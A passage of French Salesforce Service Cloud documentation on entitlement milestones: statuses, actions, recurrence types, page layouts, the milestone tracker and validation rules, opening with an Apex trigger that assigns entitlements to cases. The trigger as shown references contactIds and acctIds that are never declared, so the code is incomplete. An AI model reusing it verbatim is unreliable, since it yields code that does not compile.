Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**AUTORISATIONS UTILISATEUR**

Pour définir des déclencheurs Apex :
- Auteur Apex

```
trigger DefaultEntitlement on Case (Before Insert, Before Update) {
    List <EntitlementContact> entlContacts =
                [Select e.EntitlementId,e.ContactId,e.Entitlement.AssetId
                From EntitlementContact e
                Where e.ContactId in :contactIds
                And e.Entitlement.EndDate >= Today
                And e.Entitlement.StartDate <= Today];
        if(entlContacts.isEmpty()==false){
            for(Case c : Trigger.new){
                if(c.EntitlementId == null && c.ContactId != null){
                    for(EntitlementContact ec:entlContacts){
                        if(ec.ContactId==c.ContactId){
                            c.EntitlementId = ec.EntitlementId;
                            if(c.AssetId==null && ec.Entitlement.AssetId!=null)
                                c.AssetId=ec.Entitlement.AssetId;
                            break;
                        }
                    }
                }
            }
        } else{
            List <Entitlement> entls = [Select e.StartDate, e.Id, e.EndDate,
                    e.AccountId, e.AssetId
                    From Entitlement e
                    Where e.AccountId in :acctIds And e.EndDate >= Today
                    And e.StartDate <= Today];
            if(entls.isEmpty()==false){
                for(Case c : Trigger.new){
```

```
                    if(c.EntitlementId == null && c.AccountId != null){
                        for(Entitlement e:entls){
                            if(e.AccountId==c.AccountId){
                                c.EntitlementId = e.Id;
                                if(c.AssetId==null && e.AssetId!=null)
                                    c.AssetId=e.AssetId;
                                break;
                            }
                        }
                    }
                }
            }
        }
    }
}
```

CONSULTER ÉGALEMENT :

Configuration d'un processus d'autorisation

# Jalons

Les jalons représentent les étapes temporelles requises de votre processus de support, notamment les délais de première réponse et de résolution des requêtes. Les jalons ajoutés à des processus d'autorisation afin de s'assurer que les agents résolvent les enregistrements de support correctement et dans les délais.


Un processus d'autorisation peut inclure jusqu'à 10 jalons. Vous pouvez configurer un jalon à occurrence unique dans un processus d'autorisation ou un jalon qui se répète tant que le processus existe.

Dans votre processus de support, les jalons se présentent comme suit :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud




Vous pouvez visualiser les jalons existants de votre organisation dans la page Jalons sous Gestion des autorisations dans la Configuration. La liste associée Jalons, dans les autorisations et les processus d'autorisation, répertorie également les jalons associés.

Conseil: Pour afficher la liste des enregistrements contenant des jalons dans votre organisation, vous avez plusieurs possibilités :

- Pour afficher les ordres d'exécution contenant des jalons, créez un rapport d'ordre d'exécution avec le type de rapport personnalisé Jalons d'objet
- Pour afficher les requêtes contenant des jalons, créez un rapport de requête avec le type de rapport personnalisé Requêtes avec des jalons
- Créez des vues de listes qui filtrent les champs de jalon

Avant d'utiliser des jalons dans votre processus de support, reportez-vous à Limitations des jalons à la page 2952.

Conseil: Le module Trailhead Gestion des autorisations présente les principaux termes et vous guide à travers le processus de création de jalons. En plus, il est agréable ! Pour commencer, suivez Gestion des autorisations.

CONSULTER ÉGALEMENT :

Configuration des jalons

Statuts des jalons

Types de récurrence de jalon

Actions de jalon

# Statuts des jalons

Dans les enregistrements de support, les jalons affichent l'un des trois statuts disponibles.

| Statut | Signification | Exemple |
|---|---|---|
| Conforme | Dans l'enregistrement, les jalons sont complets ou ne sont pas en violation.<br>**Important:** Les nouveaux enregistrements sont conformes car ils ne sont pas en violation. | Dans une requête, la première réponse est complète ou n'est pas en violation. |
| Violation ouverte | Un ou plusieurs jalons de l'enregistrement ont été violés, et les étapes du processus de support sont incomplètes. | L'agent attribué n'a pas complété la première réponse d'une requête avant l'expiration du jalon. |
| Violation fermée | Un ou plusieurs jalons de l'enregistrement ont été violés, mais les étapes du processus de support ont été complétées. | L'agent attribué a complété la première réponse d'une requête après l'expiration du jalon. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

CONSULTER ÉGALEMENT :

- Processus d'autorisation
- Ajout d'un jalon à un processus d'autorisation
- Actions de jalon

# Actions de jalon

Les actions de jalon sont des actions de workflow temporelles exécutées dans les jalons d'un processus d'autorisation. Des actions peuvent être ajoutées à des jalons eux-mêmes ajoutés à un processus d'autorisation.

Par exemple, vous pouvez créer une action de jalon pour :

- Envoyer une alerte par e-mail à certains utilisateurs une heure avant qu'un jalon Première réponse soit en violation
- Mettre à jour certains champs d'une requête une minute après la réalisation d'un jalon Première réponse

Vous pouvez ajouter trois types d'actions aux jalons, présentés ci-dessous.

| Type d'action | Description |
|---|---|
| Actions de réussite | Actions à exécuter lorsque la réalisation d'un jalon réussit. Les actions de réussite sont déclenchées dans les jalons fermés en retard. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Type d'action | Description |
| --- | --- |
| Actions d'avertissement | Actions à exécuter lorsqu'un jalon est proche de la violation. |
| Actions de violation | Actions à exécuter lorsqu'un jalon est violé. |

Vous pouvez automatiser les actions suivantes pour chaque type d'action :

| Action de workflow | Action | Exemple |
| --- | --- | --- |
| Nouvelle tâche | Créer une tâche de workflow | Créez une tâche afin qu'un technicien de support appelle un client en cas de violation d'un jalon Première réponse. |
| Nouvel e-mail | Créer une alerte par e-mail | Notifiez les propriétaires de requêtes lorsqu'un jalon Première réponse est proche de la violation dans leur requête. |
| Nouvelle mise à jour du champ | Définir une mise à jour de champ | Mettez à jour le champ Priorité de la requête sur `Élevée` lorsqu'un jalon de Première réponse est proche de la violation. |
| Nouveau message sortant | Définir un message sortant | Envoyez des données sur des pièces ou des services à un système externe lorsqu'un jalon Première réponse est terminé. |
| Sélectionner une action existante | Sélectionner une action existante | Utilisez une alerte par e-mail existante pour notifier un responsable de requête lorsque sa requête atteint le stade de violation d'une première réponse. |

CONSULTER ÉGALEMENT :

- Ajout d'un action de jalon à un processus d'autorisation
- Processus d'autorisation
- Progression d'un enregistrement dans un processus d'autorisation

# Types de récurrence de jalon

Lorsque vous créez un jalon, vous devez choisir son type de récurrence. Apprenez ce que signifie chaque type de récurrence et quand l'utiliser.

Il existe trois types de récurrence de jalon dans Salesforce :

| Type de récurrence | Signification | Détermination de la date de début | Exemples |
|---|---|---|---|
| Aucune récurrence | Le jalon se produit une seule fois dans l'enregistrement de support*. | La date de début est le moment où les critères du jalon sont remplis dans l'enregistrement. | « Première réponse »<br>« Heure de résolution » |
| Indépendant | Le jalon se produit dès que ses critères correspondent aux critères de l'enregistrement.<br>**Remarque:** Une seule occurrence d'un jalon récurrent indépendant peut être active à la fois. | La date de début est le moment où les critères du jalon sont remplis dans l'enregistrement, quelle que soit la date de terminaison de l'occurrence précédente. | « Heure de réponse » |
| Séquentiel | Le jalon se manifeste à répétition chaque fois que ses critères correspondent aux critères de l'enregistrement.<br>**Remarque:** Une seule occurrence de jalon à récurrence séquentielle peut être active à la fois. | Pour la première occurence, la date de début est le moment où les critères du jalon sont remplis dans la requête.<br>Pour des occurences futures :<br>• La date de début est le moment où les critères du jalon sont remplis dans l'enregistrement, à condition qu'elle soit postérieure à la date cible de l'occurrence précédente.<br>• Si une occurrence est terminée *avant* | « Client contacté » |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Type de récurrence | Signification | Détermination de la date de début | Exemples |
|---|---|---|---|
| | | sa date cible et que les critères du jalon sont de nouveau remplis dans l'enregistrement, l'occurrence suivante commence à la date cible de l'occurrence précédente.<br>• Si une occurrence est terminée *après* sa date cible, la date de début de l'occurrence suivante est définie dès que les critères du jalon sont remplis dans l'enregistrement. | |

*Dans ces définitions, un enregistrement de support inclut des requêtes et des ordres d'exécution.

Exemple:

**Aucun type de récurrence**

Un jalon nommé « Heure de résolution » est configuré pour s'assurer que les requêtes sont résolues dans les 4 heures. Le jalon a un critère : `Requête : statut égal à Nouveau,Utilisé,Escaladé.`

Voici comment ce jalon peut être utilisé :

1. À 10 heures, une requête est créée avec le statut `Nouveau`, entraînant la correspondance entre les critères du jalon et ceux de la requête.
2. Le jalon « Heure de résolution » est automatiquement créé avec les paramètres suivants :
   - Data de début = 10 heures (heure actuelle)
   - Date cible = 14 heures (4 heures après la date de début)
3. À 13 heures, l'agent de support résout le problème du client et ferme la requête, le jalon est marqué terminé.

**Indépendant**

Un jalon appelé « Solution en ingénierie proposée » est configuré pour suivre l'escalade de la requête vers l'ingénierie. Lorsque ce jalon se produit, l'agent de support attend une proposition de solution de l'ingénierie dans les 4 heures. Le jalon a un critère : `« Requête : statut égal à En attente d'un ingénieur »` (un statut personnalisé).

Voici comment ce jalon peut être utilisé :

1. À 10 heures, l'agent de support escalade une requête vers l'ingénierie, entraînant la correspondance entre les critères du jalon et ceux de la requête.
2. Une occurence du jalon « Solution en ingénierie proposée » est automatiquement créée avec les paramètres suivants :
   - Data de début = 10 heures (heure actuelle)
   - Date cible = 14 heures (4 heures après la date de début)
3. À 11h00, bien avant la Date cible, un ingénieur propose une solution qui est envoyée au client. Le jalon est marqué comme terminé manuellement ou via un workflow.

Si la solution proposée fonctionne, aucune autre occurence du jalon « Solution en ingénierie proposée » ne peut se produire dans la requête. Cependant, si la solution ne résout pas le problème du client, une autre occurence est créée :

1. À 13 heures, l'agent de support escalade de nouveau la requête vers l'ingénierie, entraînant la correspondance entre les critères du jalon et ceux de la requête.
2. Une deuxième occurence du jalon « Solution en ingénierie proposée » est créée avec les paramètres suivants :
   - Data de début = 13 heures (heure actuelle)
   - Date cible = 17 heures (4 heures après la date de début)

La requête a désormais deux jalons « Solution en ingénierie proposée » :

- Un jalon terminé, commencé à 10 heures.
- Un jalon non terminé, commencé à 13 heures avec une date cible à 17 heures.

Le jalon peut se répéter autant de fois que nécessaire jusqu'au terme du processus d'autorisation.

**Séquentiel**

Un jalon appelé « Client contacté » est configuré pour suivre au quotidien le contact avec un client dans le cadre d'un accord de niveau service. Lorsque ce jalon se produit, l'agent de support a 24 heures pour communiquer avec le client.

Voici comment ce jalon peut être utilisé :

1. Le lundi à 10 heures, une requête est créée dont le processus d'autorisation inclut le jalon « Client contacté ». Le jalon a les paramètres suivants :
   - Data de début = Lundi 10 heures (heure actuelle)
   - Date cible = Mardi 10 heures (24 heures après la date de début)
2. Le lundi à 11 heures, l'agent de support communique avec le client. Cela signifie que le jalon peut être marqué comme terminé, et une deuxième occurrence du jalon est créée. Cependant, comme la date cible de l'occurrence précédente n'est pas encore passée, la date de début de la deuxième occurrence est définie sur mardi à 10 heures.

La requête a désormais deux jalons « Client contacté » :

- Un jalon terminé, commencé lundi à 10 heures
- Un jalon non terminé, planifié pour commencer le mardi à 10 heures, avec une date cible définie sur mercredi à 10 heures

Si l'agent de support communique plusieurs fois avec le client le lundi, le jalon du mardi n'est pas affecté.

CONSULTER ÉGALEMENT :

Processus d'autorisation

Ajout d'un jalon à un processus d'autorisation

# Jalons : objets pris en charge

Les jalons représentent les étapes de support requises que votre équipe doit suivre pour résoudre le problème d'un client. Découvrez les emplacements dans lesquels vous pouvez utiliser des jalons dans Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**À quels types d'enregistrement puis-je ajouter des jalons ?**

- Requêtes
- Ordres d'exécution

**Comment puis-je ajouter des jalons à un enregistrement ?**

Voici les principales étapes à suivre :

1. Dans la Configuration, créez des jalons « principaux » qui représentent des étapes à suivre dans votre processus de support.
2. Ajoutez les jalons à un processus d'autorisation, qui est une chronologie personnalisable de jalons.
3. Appliquez le processus d'autorisation à une autorisation client.

Lorsque vous liez un enregistrement de support, par exemple un ordre d'exécution, à une autorisation qui comprend un processus d'autorisation, le processus (avec ses jalons) est automatiquement appliqué à l'enregistrement. Pour en savoir plus, reportez-vous à Configuration de jalons.

**Puis-je utiliser la même autorisation pour des ordres d'exécution et des requêtes ?**

Si un processus d'autorisation est associé à l'autorisation, n'utilisez pas l'autorisation pour plusieurs types d'enregistrements de support. Chaque processus d'autorisation a un type (Requête ou Ordre d'exécution), et un processus fonctionne uniquement sur les enregistrements correspondant à son type. Par exemple, lorsqu'un processus d'autorisation Requête est appliqué à une autorisation, le processus fonctionne uniquement sur des requêtes associées à l'autorisation. Si un ordre d'exécution est également associé à l'autorisation, le processus ne fonctionne pas sur l'ordre d'exécution.

**Quand je crée un jalon, puis-je l'ajouter aux deux types de processus d'autorisation ?**

Oui. Par exemple, si vous créez un jalon Première réponse dans Configuration, vous pouvez l'ajouter aux deux processus d'autorisation Requête et Ordre d'exécution.

**Comment puis-je définir le type d'un processus d'autorisation ?**

Vous sélectionnez le type lors de la création du processus d'autorisation. Les processus d'autorisation créés avant la version Summer '16 utilisent le type Requête. Vous pouvez afficher le type d'un processus d'autorisation dans sa page de détail.

**Puis-je modifier le type d'un processus d'autorisation ?**

Non. Lorsqu'un processus d'autorisation a été créé, toutes ses versions doivent utiliser le même type. Vous souhaitez tirer le maximum d'un processus d'autorisation efficace ? Notez que vous pouvez aisément créer un processus similaire d'un type différent en utilisant les mêmes jalons.

**Les jalons sont-ils pris en charge dans Lightning Experience ?**

Les jalons de requête ne sont pas pris en charge dans Lightning Experience. Les jalons sur les ordres d'exécution sont disponibles dans Lightning Experience avec certaines limitations :

- La liste associée Jalons d'objet et le suivi de jalon ne sont pas disponibles sur les ordres d'exécution dans Lightning Experience.
- Les mises à jour de processus d'autorisation et de jalons doivent être effectuées dans Salesforce Classic
- Lorsque vous cliquez sur un élément de fil associé à un jalon dans un ordre d'exécution dans Lightning Experience, vous basculez vers Salesforce Classic.

**Où puis-je gérer les jalons dans mon organisation ?**

- Affichez et créez des jalons à partir du nœud Jalons dans la Configuration sous Gestion des autorisations

- Gérez des présentations de page et des règles de validation de jalon de **requête** à partir du nœud Jalons de requête dans Configuration
- Gérez les présentations de page et les règles de validation de jalon des **ordres d'exécution** à partir du nœud Jalons d'objet dans Configuration

# Configuration des jalons

Les jalons représentent les étapes requises dans votre processus de gestion du support, par exemple les délais de première réponse. Configurez et personnalisez des jalons dans votre organisation pour pouvoir les ajouter à des processus d'autorisation et les appliquer à des enregistrements de support tels que des requêtes et des ordres d'exécution.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

1. Personnalisation des présentations de page de jalon
   Les jalons sont affichés dans la liste associée Jalons de requête dans les requêtes, et dans la liste associée Jalons d'objet dans les ordres d'exécution. Personnalisez vos présentations de page pour permettent aux agents de support et aux superviseurs de suivre la progression de l'assistance.
2. Activation des éléments de fil de jalon
   Aidez les agents du support à suivre l'activité du support en activant les éléments de fil de jalon. Lorsqu'un jalon est terminé ou violé, cette option publie une notification dans le fil et dans la page de profil du propriétaire de l'enregistrement.
3. Configuration du moniteur de jalon
   Le moniteur de jalon permet aux agents du support d'afficher tous les jalons à venir et fermés, et d'afficher le compte à rebours des jalons actifs ou dépassés. Ajoutez-le au fil de requête, au fil d'ordre d'exécution, à une page personnalisée ou à la console de service.
4. Limitation des mises à jour de jalons par les utilisateurs
   Ajoutez des règles de validation aux jalons afin d'empêcher les utilisateurs de mettre à jour les jalons tant que les critères définis ne sont pas remplis.
5. Création d'un jalon
   Les jalons représentent les étapes requises dans votre processus de support, notamment l'heure de résolution des requêtes et le délai de première réponse. Vous créez des jalons « maîtres » dans votre organisation, puis vous les ajoutez à des processus d'autorisation pour appliquer différents niveaux de service à des enregistrements de support tels que des requêtes et des ordres d'exécution.
6. Renseignement automatique des jalons de requête
   Créez un déclencheur Apex qui marque automatiquement les jalons Terminés dans les requêtes remplissant des critères uniques. Dans votre déclencheur, définissez les événements et les critères de requête associés qui doivent être satisfaits pour qu'un jalon soit marqué Terminé. Vous pouvez mettre en œuvre un déclencheur similaire afin de saisir automatiquement des jalons d'ordre d'exécution.

CONSULTER ÉGALEMENT :

Jalons

Liste de contrôle de configuration de la gestion des autorisations

Jalons : objets pris en charge

# Personnalisation des présentations de page de jalon

Les jalons sont affichés dans la liste associée Jalons de requête dans les requêtes, et dans la liste associée Jalons d'objet dans les ordres d'exécution. Personnalisez vos présentations de page pour permettent aux agents de support et aux superviseurs de suivre la progression de l'assistance.

1. Ajoutez l'un des champs ci-dessous aux pages de détail de jalons de requête ou d'objet.
   - Pour modifier les présentations de page de détail de jalons de requête, dans Configuration, saisissez *Jalons de requête* dans la case Recherche rapide, puis cliquez sur **Présentations de page** sous Jalons de requête.
   - Pour modifier les présentations de page de détail de jalons d'objet (qui s'appliquent aux jalons d'ordre d'exécution), dans Configuration, saisissez *Jalons d'objet* dans la case Recherche rapide, puis cliquez sur **Présentations de page** sous Jalons d'objet.

| Champ | Description |
| --- | --- |
| Délai écoulé réel | La durée qui a été nécessaire pour terminer un jalon.<br>(Délai écoulé) – (Temps d'arrêt) = (Délai écoulé réel)<br>Remarque: Si vous souhaitez afficher ce champ, l'option **Activer l'heure d'arrêt et le délai écoulé réel** doit être sélectionnée dans la page Paramètres d'autorisation. |
| Terminé | Icône ( ) indiquant que le jalon est terminé. |
| Date de fin | Date et heure de fin effective du jalon. |
| Délai écoulé | Durée écoulée pour terminer un jalon. Calculé automatiquement pour inclure les heures d'ouverture de l'enregistrement de support. La durée écoulée est calculée uniquement une fois le champ Date de fin renseigné. |
| Processus d'autorisation | Le processus d'autorisation actuellement utilisé pour l'enregistrement. Les processus d'autorisation sont facultatifs. |
| Date de début | La date et l'heure de début du suivi du jalon. |
| Heure d'arrêt | Le délai pendant lequel un agent n'a pas pu terminer un jalon. Par exemple, un agent attend qu'un client réponde avec des informations.<br>Remarque: L'option **Activer l'heure d'arrêt et le délai écoulé réel** doit être sélectionnée dans la page Paramètres d'autorisation. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour créer et modifier des présentations de page :
- Personnaliser l'application

Pour créer des jalons :
- Gérer les autorisations

  ET

  Personnaliser l'application

Pour activer les champs « Heure d'arrêt » et « Délai écoulé » :
- Gérer les autorisations

| Champ | Description |
| --- | --- |
| `Date cible` | Date et heure de fin prévue du jalon. |
| `Réponse cible` | Temps nécessaire pour terminer le jalon. Calculé automatiquement pour inclure les heures d'ouverture de l'enregistrement de support. |
| `Délai restant` | Délai restant avant la violation d'un jalon. Calculé automatiquement pour inclure les heures d'ouverture de l'enregistrement de support. |
| `Délai depuis la cible` | Le temps écoulé depuis la violation d'un jalon. Calculé automatiquement pour inclure les heures d'ouverture de l'enregistrement de support. |
| `Violation` | Icône ( ) indiquant la violation d'un jalon. |

2. Ajoutez des éléments de jalon à des présentations de page de requête et d'ordre d'exécution :
   a. Ajouter des champs de jalon :

| Champ | Description |
| --- | --- |
| `Statut du jalon` | Le statut du jalon. |
| `Icône de statut du jalon` | Une icône correspondant au statut du jalon :<br>• Conforme<br>• Violation ouverte<br>• Violation fermée |
| `Heure de début du processus d'autorisation` | L'heure à laquelle l'enregistrement est entré dans le processus d'autorisation. |
| `Heure de fin du processus d'autorisation` | L'heure à laquelle l'enregistrement a quitté le processus d'autorisation. |

   b. Ajouter la liste associée Jalons de requête ou Jalons d'objet pour afficher les jalons de l'enregistrement.

# Activation des éléments de fil de jalon

Aidez les agents du support à suivre l'activité du support en activant les éléments de fil de jalon. Lorsqu'un jalon est terminé ou violé, cette option publie une notification dans le fil et dans la page de profil du propriétaire de l'enregistrement.

**Important:**

- Chatter et les autorisations doivent être activées dans votre organisation.
- L'activation des éléments de fil de jalon ne crée pas d'élément de fil pour les jalons déjà accomplis ou violés.
- Si vous ajoutez la gestion des autorisations à une communauté, leur activation rend les éléments de fil de jalon visibles pour les utilisateurs de la communauté.

1. Dans Configuration, saisissez *Paramètres d'autorisation* dans la case Recherche rapide, puis sélectionnez **Paramètres d'autorisation**.
2. Sélectionnez Activer les éléments de fil de jalon. Les éléments de fil sont activés dans les requêtes et les ordres d'exécution.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour activer les éléments de fil de jalon :

- Gérer les autorisations

# Configuration du moniteur de jalon

Le moniteur de jalon permet aux agents du support d'afficher tous les jalons à venir et fermés, et d'afficher le compte à rebours des jalons actifs ou dépassés. Ajoutez-le au fil de requête, au fil d'ordre d'exécution, à une page personnalisée ou à la console de service.

La performance des agents de support est souvent mesurée par la régularité avec laquelle ils remplissent les jalons. Le moniteur de jalon permet aux agents d'anticiper les échéances de support en leur indiquant :

- Le temps restant avant la Date cible du jalon actif
- Le temps écoulé depuis qu'un jalon expiré a dépassé sa Date cible
- La liste des jalons à venir
- La liste des jalons fermés

Lorsqu'un jalon est en cours, il est représenté par un cadran vert. Le cadran indique la progression dans le sens des aiguilles d'une montre. Le temps restant est indiqué au centre du cadran. À l'expiration du jalon, le cadran devient rouge. La durée de dépassement du jalon est indiquée au centre du cadran.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**AUTORISATIONS UTILISATEUR**

Pour créer et modifier des présentations de page :
- Personnaliser l'application

Pour attribuer des présentations de page :
- Gérer les utilisateurs

Pour définir l'affichage du temps dans le moniteur de jalon :
- Gérer les autorisations

Si le délai avant l'expiration d'un jalon est supérieur à 24 heures, le compte à rebours s'affiche en jours (par exemple, 1j). Lorsqu'il reste moins de 24 heures avant l'expiration du délai, le compte à rebours passe au format heures/minutes/secondes.

1. **Exposer le moniteur de jalon aux agents du support.**

   Pour exposer le moniteur, vous avez trois possibilités :

   - Ajoutez-le au fil de requête. Si vous souhaitez utiliser des jalons dans des ordres d'exécution, suivez les étapes d'ajout du moniteur au fil de l'ordre d'exécution.

     **a.** Depuis les paramètres de gestion des objets de requêtes, accédez à Présentations de page.

     **b.** Dans la section Présentations de page de requête, cliquez sur **Modifier**, puis sur **Vue du fil** dans l'éditeur de présentation de page.

c. Dans la section Autres outils et composants, sélectionnez le Moniteur de jalon, puis spécifiez l'emplacement où vous souhaitez l'afficher sur la page.

d. Cliquez sur **Enregistrer**.

- Ajoutez-le à une page Visualforce personnalisée en utilisant le composant `<apex:milestoneTracker>`.
- Ajoutez-le en tant que composant à la console de service.

2. **Définissez comment le moniteur de jalon affiche le temps restant ou le délai dépassé pour les jalons.**

   Par défaut, le moniteur utilise l'heure réelle. Si vous souhaitez afficher le temps restant ou le délai dépassé en heures ouvrables, procédez comme suit :

   a. Dans Configuration, saisissez *Paramètres d'autorisation* dans la case Recherche rapide, puis sélectionnez **Paramètres d'autorisation**.

   b. Dans la section Moniteur de jalon, désélectionnez la case **Afficher le délai restant en heures réelles, pas en heures ouvrables**.

   c. Cliquez sur **Enregistrer**.

Exemple: Supposons que les heures ouvrables d'un jalon actif soient de 9h à 17h. Il est actuellement 16h30 et la date cible du jalon est le lendemain à 11h.

- Si le moniteur de jalon indique le délai restant en **heures ouvrables** (paramètre par défaut), il affiche un compte à rebours de 2 heures et 30 minutes (de 16h30 à 17h le jour même et de 9h à 11h le lendemain).
- Si le moniteur de jalon indique le délai restant en **heures réelles**, il affiche un compte à rebours de 18 heures et 30 minutes (de 16h30 le jour même à 11h le lendemain).

## Limitation des mises à jour de jalons par les utilisateurs

Ajoutez des règles de validation aux jalons afin d'empêcher les utilisateurs de mettre à jour les jalons tant que les critères définis ne sont pas remplis.

1. Depuis les paramètres de gestion d'objet de jalons de requête, accédez à Règles de validation.
2. Cliquez sur **Nouveau**.
3. Saisissez les détails de la règle.
4. Enregistrez vos modifications.

Exemple: Cette règle de validation empêche les utilisateurs de sélectionner des dates de fin de jalon antérieures à la date de création de la requête. Vous pouvez créer une règle de validation similaire pour des ordres d'exécution dans les paramètres de gestion d'objets des Jalons d'objet, dans la Configuration.

| Champ | Valeur |
|---|---|
| Nom de la règle | *milestone_completion_date* |
| Description | *Une date de fin de jalon doit être postérieure à la date de création de la requête.* |
| Formule de condition d'erreur | *CompletionDate < Case.CreatedDate* |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour définir ou modifier des règles de validation de champ :
- Personnaliser l'application

Pour créer ou modifier des jalons :
- Gérer les autorisations

| Champ | Valeur |
| --- | --- |
| Message d'erreur | `Erreur : La date de fin du jalon doit être postérieure à la date de création de la requête.` |
| Emplacement de l'erreur | `Haut de la page` |

## Création d'un jalon

Les jalons représentent les étapes requises dans votre processus de support, notamment l'heure de résolution des requêtes et le délai de première réponse. Vous créez des jalons « maîtres » dans votre organisation, puis vous les ajoutez à des processus d'autorisation pour appliquer différents niveaux de service à des enregistrements de support tels que des requêtes et des ordres d'exécution.

Pour créer un jalon, suivez la procédure ci-dessous.

Conseil: Le module Trailhead Gestion des autorisations présente les principaux termes et vous guide à travers le processus de création de jalons. En plus, il est agréable ! Pour commencer, suivez Gestion des autorisations.

1. Dans Configuration, saisissez `Jalons` dans la case Recherche rapide, puis sélectionnez **Jalons** sous Gestion des autorisations.
2. Cliquez sur **Nouveau jalon**.
3. Saisissez un nom et une description. Essayez d'adapter les noms de jalon à des tâches de support courantes, telles que « Heure de première réponse » ou « Heure de résolution ». Les noms explicites aident les utilisateurs à comprendre les jalons affichés dans les requêtes, les ordres d'exécution ou dans les processus d'autorisation.
4. Sélectionnez un type de récurrence.

| Type de récurrence | Description | Exemple |
| --- | --- | --- |
| Aucune récurrence | Le jalon se manifeste une seule fois dans l'enregistrement. | « Première réponse »<br>« Heure de résolution » |
| Indépendant | Le jalon se manifeste chaque fois que ses critères sont remplis dans l'enregistrement. | « Heure de résolution » |
| Séquentiel | Le jalon se *répète* chaque fois que ses critères sont remplis dans l'enregistrement. | « Contact avec le client effectué » |

5. Cliquez sur **Enregistrer**.

Vous ne pouvez pas appliquer des jalons à un enregistrement par eux-mêmes. Ils doivent faire partie d'un processus d'autorisation. Par conséquent, après avoir créé votre jalon, ajoutez-le à un processus d'autorisation.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour créer des jalons :
- Gérer les autorisations

  ET

  Personnaliser l'application

Conseil: Vous pouvez ajouter des règles de validation à un jalon pour que les utilisateurs puissent le mettre à jour uniquement s'il respecte des normes spécifiques. Pour plus d'informations, reportez-vous à Limitation des mises à jour des utilisateurs dans les jalons.

CONSULTER ÉGALEMENT :

Types de récurrence de jalon

## Renseignement automatique des jalons de requête

Créez un déclencheur Apex qui marque automatiquement les jalons Terminés dans les requêtes remplissant des critères uniques. Dans votre déclencheur, définissez les événements et les critères de requête associés qui doivent être satisfaits pour qu'un jalon soit marqué Terminé. Vous pouvez mettre en œuvre un déclencheur similaire afin de saisir automatiquement des jalons d'ordre d'exécution.

Les déclencheurs ci-dessous marquent des types spécifiques de jalons Terminé lorsque la requête dans laquelle ils se trouvent répond à un critère unique. Nous fournissons également une classe utilitaire Apex de jalon et des test unitaires associés. Définissez la classe utilitaire de jalon avant d'utiliser l'un des déclencheurs.

**Classe utilitaire Apex de jalon**

Les classes Apex réduisent la taille de vos déclencheurs, et facilitent la réutilisation et la gestion d'un code Apex. Pour définir cette classe Apex dans votre organisation :

1. Dans Configuration, saisissez *Classes Apex* dans la case Recherche rapide, puis cliquez sur **Classes Apex**.
2. Cliquez sur **Nouveau**.
3. Copiez le texte de la classe et collez-le dans le champ de texte.
4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour définir des déclencheurs et des classes Apex :

- Auteur Apex

```
